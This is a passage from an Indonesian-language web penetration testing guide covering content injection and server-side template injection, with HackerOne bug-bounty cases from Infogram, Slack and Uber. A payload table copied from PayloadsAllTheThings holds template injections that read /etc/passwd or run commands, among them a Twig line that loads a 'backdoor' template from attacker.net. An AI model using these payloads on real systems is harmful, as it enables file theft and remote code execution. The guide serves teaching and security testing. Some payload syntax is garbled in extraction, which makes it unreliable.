- OWASP TOP 10 2017: https://www.owasp.org/images/7/72/OWASP_Top_2017_%28en%29.pdf.pdf
- OWASP TOP 10 2017 A7-Cross Site Scripting: [https://www.owasp.org/index.php/Top_2017_A7-Cross-Site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Top_2017_A7-Cross-Site_Scripting_(XSS))
- Cross Site Scripting: <https://portswigger.net/web-security/cross-site-scripting>
- Cross Site Scripting: <https://www.veracode.com/security/xss>

- Testing For Reflected Cross Site Scripting:

[https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_\(OTG-INPVAL-001\)](https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001))

- Testing For Stored Cross Site Scripting:

[https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_\(OTG-INPVAL-002\)](https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002))

- Testing For DOM Cross Site Scripting: [https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))

- Stored Cross Site Scripting Attacks: <https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/>

- Reflected Cross Site Scripting: <https://shieldfy.io/security-wiki/cross-site-scripting-xss/reflected-xss>

- DOM Cross Site Scripting: <https://medium.com/iocscan/dom-based-cross-site-scripting-dom-xss-3396453364fd>

- Reflected XSS Shopify: <https://hackerone.com/reports/422707>

- Stored XSS on Snapchat: <https://medium.com/@mrityunjoy/stored-xss-on-snapchat-5d704131d8fd>

- Persistent DOM-based XSS in https://help.twitter.com via localStorage:

<https://hackerone.com/reports/297968>

- XSS Filter Evasion Cheat Sheet:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

- Blind XSS Pada Internal Panel Tokopedia: <https://noobsec.org/project/2018-11-23-blind-xss-pada-internal-panel-tokopedia/>

15. CONTENT INJECTION


Akan ada saat ketika suatu aplikasi yang diuji oleh penguji akan dapat merefleksikan suatu input-an tertentu dari pengguna dengan hasil refleksi yang bersifat terbatas, misalnya hanya dapat merefleksikan teks ataupun maksimal berupa HTML script.

Ketika refleksi teks ini disertai dengan kemungkinan pemberian “informasi palsu” yang cukup meyakinkan dari sisi pengguna, maka dapat dikatakan bahwa aplikasi ini memiliki kerentanan berjenis content injection.

15.1. Basic Concept of Content Injection

Secara sederhana, content injection merupakan jenis serangan yang memanfaatkan ketiadaan validasi input pada suatu aplikasi (baik di dalam POST maupun GET Method). Dinukil dari OWASP, secara umum, [serangan ini berkaitan erat dengan jenis serangan social engineering dikarenakan pemanfaatannya yang membutuhkan dua dasar bersamaan](#), yaitu memanfaatkan kerentanan pada kode, serta memanfaatkan kepercayaan korbannya.

Di dalam pelaksanaannya, Content Injection akan selalu “diusahakan” oleh penguji untuk menjadikan suatu tampilan dapat memiliki pesan yang meyakinkan yang tentunya dapat menipu pengunjungnya.



Gambar 161 Sample of Content Injection with Text

Lalu apa bedanya dengan XSS yang juga sepertinya dapat memberikan dampak yang sama?

Mungkin ini adalah salah satu pertanyaan yang dapat muncul dari para penguji. Namun demikian, perbedaan mendasar antara Content Injection dengan XSS adalah, Content Injection memerlukan dua langkah bersamaan untuk mewujudkan terjadinya suatu keberhasilan eksekusi.

Sebagai contoh, katakanlah penguji hendak membuat korban mengunjungi tautan evil.com. Pada serangan XSS, penguji dapat meng-automate “perpindahan” korban ke evil.com dengan javascript sederhana. Dengan kata lain, setelah korban mengunjungi satu tautan (misalnya berupa reflected XSS), maka korban akan secara otomatis berpindah ke evil.com karena adanya eksekusi yang dilakukan oleh javascript tadi.

Berbeda dengan XSS, Content Injection masih memerlukan satu langkah lagi yang harus “dilakukan” oleh korbannya, yaitu dengan mengklik secara manual tautan evil.com yang tercantum pada halaman yang dilihat oleh korban. Bila korban tidak mengkliknya, maka secara otomatis, “perpindahan” ini tidak akan pernah terjadi.

15.2. Kind of Content Injection

Secara umum, terdapat dua jenis Content Injection yang cukup banyak ditemukan, yaitu yang berbasiskan teks dan yang berbasiskan HTML.

Dengan contoh yang sama mengenai seorang penguji yang hendak memaksa korbannya untuk “pindah” dari satu tautan ke evil.com, maka:

- Pada Text Injection, **korban harus melakukan copy dan paste secara manual** untuk tautan evil.com yang dilihatnya di suatu halaman. Sedangkan
- Pada HTML Injection, **korban cukup klik langsung tautan dimaksud secara manual** untuk “melakukan perpindahan” ke evil.com.

15.2.1. Text Injection – SEMrush and LocalTapiola Case


Seperti yang telah dibahas sebelumnya, secara garis besar, Text Injection memiliki nilai risiko yang jauh lebih kecil dibandingkan dengan HTML Injection. Hal ini sendiri dikarenakan pada text injection, seorang korban “diharuskan” untuk melakukan copy dan paste secara manual akan hal yang “diinginkan” oleh penguji. Bila tidak, maka dipastikan bahwa tipuan tidak akan dapat terwujud.

Beberapa contoh menarik terkait ini yaitu seperti issue yang ditemukan oleh [researcher bernama asad_anwar pada program SEMrush](#) dan [researcher dengan nick ak1t4 pada program LocalTapiola](#).

Pada situasi ini, keduanya memanfaatkan pesan error yang muncul pada aplikasi yang disertai dengan adanya kesalahan aplikasi yang **melakukan refleksi teks** terhadap hal-hal yang dimasukan ke tautan.



Gambar 162 Text Injection at SEMrush Program - <https://hackerone.com/reports/327671>



Gambar 163 Text Injection at LocalTapiola - <https://hackerone.com/reports/181594>

Seperti yang terlihat, korban harus melakukan copy and paste secara manual terlebih dahulu untuk benar-benar dapat mengunjungi tautan evil.com yang telah dimasukan oleh penguji.

15.2.2. HTML Injection

Seperti yang telah dipaparkan sebelumnya, “hal terbaik” dari HTML Injection adalah seorang korban hanya perlu mengklik secara langsung tanpa harus melakukan copy and paste seperti yang dialami pada Text Injection.

Di dalam realitanya, penguji pun hanya perlu memasukan HTML script sederhana seperti heading `<h1></h1>`. Ketika output dari injeksi ini menghasilkan perubahan ukuran font (menjadi lebih besar karena adanya tag h1 ini), maka secara otomatis, dapat dikatakan bahwa aplikasi dimaksud rentan terhadap HTML Injection. Tentunya selain tag h1, penguji juga dapat menggunakan tag lain seperti marquee, font color, dan semacamnya.

Beberapa contoh menarik terkait hal ini yaitu seperti yang telah ditemukan oleh [researcher dengan nick 0x0luke pada program milik Slack](#) dan [researcher dengan nick nihadrekany pada program milik Infogram](#).

15.2.2.1. Common HTML Injection – Infogram Case

Pada program milik Infogram, nihadrekany mendapatkan bahwa field “Employee ID” belum melakukan validasi terhadap input yang ada sehingga memungkinkan dirinya untuk dapat memasukan HTML script. Hal terbaiknya adalah, refleksi dari injeksi ini dapat terlihat langsung pada interface yang ada.

Adapun payload sederhana yang dimasukan oleh dirinya adalah heading h1:

```
<h1>hacked</h1>
```

Employee ID	Name	Gender	Department	Job Title
0023665	John Barrett	M	Manufactury	Machine Operator
0023665	Kim Spacey	F	Administration	Executive Assistant
0023665	Anthony Delgado	M	Manufactury	Machine Operator
0023665	Joshua Chase	M	Sales and Marketing	Sales Representative
0023665	Pamela Brandon	F	Administration	Administrative Assistant
0023665	Carl Burington	M	Manufactury	Machine Operator
0023665	Philip Carter	M	Administration	Administrative Assistant
0023665	Philip G. Welsh	M	Manufactury	Machine Operator
0023665	Lucia McCarthy	F	Administration	Administrative Assistant
0023665	James Keller	M	Manufactury	Machine Operator
0023665	Kevin Ortiz	M	Administration	Administrative Assistant
0023665	Todd Linderman	M	Manufactury	Machine Operator
0023665	William Anthony-Levi	F	Administration	Administrative Assistant

Gambar 164 HTML Injection at Infogram - <https://hackerone.com/reports/283742>

15.2.2.2. HTML Injection (Output has been Triggered via Email) – Slack Case

Berbeda pada case Infogram yang output dari injeksi dapat dilihat langsung pada front end, pada case milik Slack, OxOluke mendapatkan bahwa output dari eksekusi ini baru dapat dilihat via email.

Dalam uji cobanya, field “first name” belum melakukan validasi terhadap input yang ada sehingga memungkinkan dirinya untuk dapat memasukan HTML script. Namun demikian, refleksi dari injeksi ini baru akan terlihat melalui email sehingga baru dapat dilancarkan dengan “baik” ketika pengujinya berada di dalam satu tim yang sama dengan member yang lain.

Sebagai bentuk uji coba, OxOluke memasukan tag sederhana berupa `` yang dilanjutkan dengan mencoba melakukan suatu action yang membuat Slack mengirimkan email secara otomatis.

Gambar 165 HTML Injection at First Name – Triggered at Email

Ketika dilihat, ternyata tag ini tereksekusi dengan “baik”.

Adapun untuk langkah eksekusinya lebih jauh, seorang penguji dapat membuat suatu tampilan yang meyakinkan pada email dimaksud (berbekal HTML script yang dapat di-triggered) untuk mengelabui member yang berada di dalam satu grup yang sama dengan penguji dimaksud.

15.3. Reference of Content Injection

Walaupun Content Injection merupakan salah satu jenis issue yang terbilang low, namun tidak dapat dipungkiri bahwa issue ini masih cukup diperhitungkan oleh sebagian perusahaan dengan berbagai pertimbangannya.

Adapun beberapa referensi yang dapat menjadi rujukan terkait pembahasan ini yaitu:

- Content Spoofing: https://www.owasp.org/index.php/Content_Spoofing
- [SEMrush] Error Page Content Spoofing or Text Injection:
<https://hackerone.com/reports/327671>
- [LocalTapiola] Error Page Content Spoofing or Text Injection:
<https://hackerone.com/reports/181594>
- [Harvest] Text and HTML Injection at First and Last Name Parameter:
<https://hackerone.com/reports/152577>
- [Slack] HTML Injection Inside Slack Promotional Emails: <https://hackerone.com/reports/321029>
- [Infogram] HTML Injection at Employee ID: <https://hackerone.com/reports/283742>

16. SERVER SIDE TEMPLATE INJECTION (SSTI)

Mengutip dari paper detil berjudul [Server-Side Template Injection: RCE for the modern webapp](#) yang ditulis oleh James Kettle, dirinya menjelaskan bahwa template engines cukup banyak digunakan oleh aplikasi berbasis web untuk menyajikan data yang dinamis melalui halaman web dan email.


Secara umum, terdapat beberapa jenis template engines yang cukup popular digunakan di kalangan para pengembang, yaitu seperti:

- Jinja, Mako dan Tornado (menggunakan bahasa pemrograman Python)
- Smarty dan Twigs (menggunakan bahasa pemrograman PHP)
- Jade dan Rage (menggunakan bahasa pemrograman Javascript)
- Liquid (menggunakan bahasa pemrograman Ruby)
- Velocity dan Freemarker (menggunakan bahasa pemrograman Java)

Namun demikian, sebaik-baiknya suatu penggunaan template engines bila belum disertai dengan validasi yang tepat, maka tentu akan dapat menimbulkan potensi issue. Dalam hal ini, pemanfaatan hasil injeksi pada suatu template engines (yang memiliki dampak pada sisi server) memiliki kaitan erat dengan kerentanan yang diberi nama “Server-Side Template Injection”. Pada penerapannya, serangan ini sendiri dapat digunakan secara langsung untuk menyerang internal aplikasi web dan seringkali juga dapat berkembang menjadi RCE (Remote Code Execution).

16.1. Server Side Template Injection 101

Masih pada paper yang sama, James menjelaskan bahwa terdapat suatu metologi yang efisien dalam mengidentifikasi kerentanan terkait server-side template injection. Di dalam metodologinya, terdapat beberapa langkah seperti melakukan deteksi dan identifikasi, yang dilanjutkan dengan melakukan proses eksplorasi yang dimulai dari membaca dokumentasi, melakukan eksplorasi, yang kemudian diakhiri dengan proses penyerangan. Berikut diagram proses yang di buat oleh James Kettle pada paper yang dibuat:




Gambar 166 SSTI Methodology – SSTI: RCE for Modern Web App by Portswigger

16.1.1. Detection

Pada fase awal yang dilakukan, penguji harus melakukan deteksi. Dalam melakukan pendekripsi, penguji dapat menggunakan tools semacam wappalyzer pada browser yang dapat dipergunakan untuk membantu mengidentifikasi terkait teknologi yang digunakan pada suatu aplikasi.

Wappalyzer sendiri dapat diunduh melalui halaman resminya pada <https://www.wappalyzer.com/>. Ketika sudah ter-install pada browser yang digunakan, maka wappalyzer akan muncul didekat address bar yang bila diklik akan menampilkan contoh informasi seperti yang ditunjukkan pada gambar di bawah:



Gambar 167 The Used of Wappalyzer

Selain menggunakan wappalyzer, penguji juga dapat menggunakan tools bernama buildwith yang dapat diakses pada halaman resminya di <https://builtwith.com>. Keluaran yang dihasilkan oleh tools ini pun cukup lengkap seperti yang ditunjukkan pada gambar berikut:

BUKALAPAK.COM				
Technology Profile	Detailed Technology Profile	Meta Data Profile	Relationship Profile	Redirect Profile
BUKALAPAK.COM				
Analytics and Tracking			First Detected	Last Detected
 Alexa Certified Site Metrics Audience Measurement - Visitor Count Tracking			Sep 2013	May 2019 \$
 Visual Website Optimizer A/B Testing			Sep 2015	May 2019 \$
 Alexa Metrics Visitor Count Tracking			Sep 2013	May 2019
 Facebook Domain Insights Social Management			May 2013	May 2019
 New Relic Application Performance			Dec 2011	May 2019
 Google Analytics Application Performance - Audience Measurement - Visitor Count Tracking			Dec 2011	May 2019
 Google Universal Analytics			Jan 2015	May 2019
 Google Analytics Ecommerce			Sep 2015	May 2019
 Facebook Pixel			Apr 2016	May 2019
 Twitter Analytics Conversion Optimization			Feb 2018	May 2019
 Facebook Conversion Tracking			Jul 2018	May 2019

Gambar 168 The Used of Buildwith Tools

Setelah mengetahui teknologi yang digunakan, maka langkah selanjutnya adalah pengujian dapat mencoba secara manual suatu injeksi dengan fuzzing sederhana. Contohnya yaitu dengan menggunakan payload aritmatika perkalian seperti `{{7*7}}` . Bila suatu aplikasi rentan terhadap eksekusi injeksi, maka aplikasi akan menampilkan output berupa **49** yang dapat muncul secara langsung ataupun tidak langsung (misalnya seperti melalui email). Mengapa 49? Sederhananya adalah karena template engines akan mengolah operasi aritmatika ini (dengan dasar perkalian antara 7 dengan 7).


Dan tentunya berlaku sebaliknya, bila aplikasi dimaksud tidak rentan, maka aplikasi akan tetap menampilkan output sesuai input, yaitu `{{7*7}}` .

16.1.2. Identification

Setelah berhasil mendeteksi kerentanan yang ada, maka langkah yang harus dilakukan adalah mengidentifikasi template engine yang digunakan pada aplikasi target. Berikut ini merupakan gambar pohon keputusan yang dibuat oleh James Kettle untuk membantu mengidentifikasi template engines yang digunakan.

Contoh pembacaannya yaitu ketika seorang pengujji melakukan injeksi dengan menggunakan payload `{{7*7}}` , kemudian berhasil mengeluarkan keluaran 49, maka kemungkinan template engines yang

digunakan adalah jinja2 atau twig. Dan demikian seterusnya seperti tampak pada gambar berikut:



Gambar 169 Decision Tree to Identify the Template Engines – by James Kettle

16.1.3. Exploitation

Tahap terakhir yang dilakukan yaitu tentunya melakukan eksplorasi.

Tahapan eksplorasi secara umum dibagi menjadi tiga langkah yang terdiri dari proses membaca, proses mengksplore, dan proses melakukan serangan.

Seperti yang terlihat, langkah pertama yang perlu dilakukan pengujian adalah membaca dokumentasi dari template engines yang digunakan pada aplikasi target. Proses ini berguna untuk mencari tahu seperti sintaks dasar yang digunakan dan mencari tahu terkait template engines yang digunakan. Hal ini tentunya diharapkan dapat menjadi petunjuk untuk keberhasilan proses eksplorasi.

Setelahnya, proses selanjutnya adalah melakukan eksplorasi terhadap lingkungan target untuk mengetahui dengan tepat akan hal yang dapat diakses dan dimanfaatkan. Proses eksplorasi ini dapat berupa mencari class yang terdapat pada template engines.

Dan langkah terakhir dari tahap ini adalah melakukan penyerangan. Konsep penyerangannya sendiri cukup beragam, yaitu dapat menggunakan payload yang dapat dipergunakan untuk membaca file yang terdapat pada server (misalnya membaca /etc/passwd), menulis file ke dalam server, atau bahkan sampai melakukan remote code execution.

Berikut ini merupakan kumpulan payloads yang dapat digunakan dalam melakukan eksplorasi kerentanan server side template injection pada berbagai template engines. Sebagai catatan ringkas, payloads ini dapat diperoleh pada halaman github milik **swisskyrepo** yang berjudul Payload All The Things - Server Side Template Injection yang dapat diakses pada tautan berikut: <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

The screenshot shows a GitHub repository page for 'PayloadsAllTheThings'. At the top, it says 'swisskyrepo sudo_inject + SSTI FreeMarker + Lin PrivEsc passwords' and 'Latest commit b4633bb 29 days ago'. Below this is a list of files:

- ..
- Files**: MYSQL Truncation attack + Windows search where (29 days ago)
- Images**: Fix name's capitalization (2 months ago)
- Intruder**: Fix name's capitalization (2 months ago)
- README.md**: sudo_inject + SSTI FreeMarker + Lin PrivEsc passwords (29 days ago)
- README.md**

Below the file list is a section titled 'Templates Injections' with the following text:

Template injection allows an attacker to include template code into an existant (or not) template. A template engine makes designing HTML pages easier by using static template files which at runtime replaces variables/placeholders with actual values in the HTML pages

At the bottom of this section is a 'Summary' link.

Gambar 170 Template Injections Cheat Sheets

Ruby

Injeksi untuk mengidentifikasi SSTI	<%= 7 * 7 %>
Injeksi untuk membaca file /etc/passwd	<%= File.open('/etc/passwd').read %>
Injeksi untuk melihat daftar file dan folder	<%= Dir.entries('/') %>

Java

Injeksi untuk mengidentifikasi SSTI	<code> \${7*7}</code> <code> \${{7*7}}</code>
Injeksi untuk membaca file /etc/passwd	<code> \${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}</code>
Injeksi untuk mendapatkan system's environment variables	<code> \${T(java.lang.System).getenv()}</code>

Twig

Injeksi untuk mengidentifikasi SSTI	<ul style="list-style-type: none"> • {{7*7}} • {{7*'7'}}
Injeksi untuk <i>code execution</i>	<ul style="list-style-type: none"> • {{self}} • {{_self.env.setCache("ftp://attacker.net:2121")}} {{_self.env.loadTemplate("backdoor")}} • {{_self.env.registerUndefinedFilterCallback("exec")}} {{_self.env.getFilter("id")}}

Smarty

Injeksi untuk mengidentifikasi STTI	{7*77}
Injeksi untuk <i>code execution</i>	{php}echo `id`;{/php}

Freemarker

Injeksi untuk mengidentifikasi SSTI	<ul style="list-style-type: none"> • \${3*3} • #{3*3}
Injeksi untuk <i>code execution</i>	<ul style="list-style-type: none"> • <#assign ex = "freemarker.template.utility.Execute"?new()>\${ ex("id")} • [#assign ex = 'freemarker.template.utility.Execute'?new()]\${ ex('id')}

Jinja2

Injeksi untuk mengidentifikasi STTI	{7*77} {config.items()}
Injeksi untuk melihat class yang digunakan	{ [].class.base.subclasses() } " .class.mro()[1].subclasses() " __class__.__mro__[2].__subclasses__()

Injeksi untuk melihat semua config variable	<pre>{% for key, value in config.iteritems() %} <dt>{{ key e }}</dt> <dd>{{ value e }}</dd> {% endfor %}</pre>
Injeksi untuk membaca file	<pre>{{ ".__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}</pre>


16.2. Server Side Template Injection – Uber Case

Pada 25 Maret 2016, [seorang researcher dengan nick Orange berhasil menemukan kerentanan terkait SSTI pada aplikasi web milik Uber.](#)

Dalam mengidentifikasi celah SSTI, orange melakukan pergantian nama profilenya menjadi `{"7"*7}`. Bila fitur itu rentan, maka seharusnya aplikasi akan mengembalikan keluaran dengan nilai **7777777**.

Mengapa menghasilkan nilai demikian? Karena pada input dimaksud, nilai *string* 7 dikalikan sebanyak 7 kali sehingga output nya pun menjadi 7777777. Bila fitur terkait tidak rentan, maka sudah tentu keluarannya akan bernilai seperti input-an nya.

Hal yang cukup menarik di sini adalah kerentanannya ternyata baru dapat “terlihat” ketika Orange mencoba melakukan action yang membuat Uber mengirimkan email berisikan nama profile miliknya yang telah diinjeksi. Adapun pada kesempatan itu, action yang dilakukan adalah mencoba memperbaharui akun uber miliknya. Untuk lebih jelasnya, perhatikan gambar di bawah ini:



Gambar 171 Template Injection at Uber

Terlihat pada gambar bagian Hi **7777777**, hal ini mengindikasikan bahwa injeksi dengan *payload*

`>{"7'*7}` telah berhasil tereksekusi dengan baik. Dari sini, dapat disimpulkan bahwa pada parameter nama profile memiliki kerentanan terhadap serangan injeksi.

Walaupun Orange telah berhasil mendapatkan output yang diinginkan dari fuzzing sederhana, sayangnya Orange belum berhasil mengubah kerentanan itu untuk naik ke remote code execution. Hal ini dikarenakan terdapatnya keterbatasan karakter yang “diterima” oleh Uber pada bagian nama profile.

Walaupun gagal melanjutkan eksekusi ke RCE, *Orange* sendiri telah berhasil mendapatkan *class* dari server menggunakan *payload* `{} [].class.base.subclasses()` dan `{} ".class.mro()[1].subclasses()"`.

Berikut merupakan tampilan *class* yang berhasil di dapatkan melalui serangan SSTI.

```
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenseq'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset.IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site._Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <type 'collections.deque'>, <type 'deque_iterator'>, <type 'deque_reverse_iterator'>, <type 'operator.itemgetter'>, <type 'operator.attrgetter'>, <type 'operator.methodcaller'>, <type 'itertools.combinations'>, <type 'itertools.combinations_with_replacement'>, <type
```

Gambar 172 Dumping the Class via SSTI

Selain berhasil menampilkan class yang tersedia pada server, Orange juga berhasil mengeksekusi kode dalam bentuk python. Adapun payload yang digunakan dalam melakukan aksinya yaitu dengan payload `%for c in [1,2,3] %}{c,c,c}{% endfor %}`



Gambar 173 Trying to Executing the Python Code

16.3. Server Side Template Injection – Intel Case

Seorang researcher bernama [Suleman Malik](#) telah berhasil menemukan kerentanan terkait SSTI pada [salah satu aplikasi berbasis web milik Intel](#) dengan pendekatan yang berbeda dengan Orange.

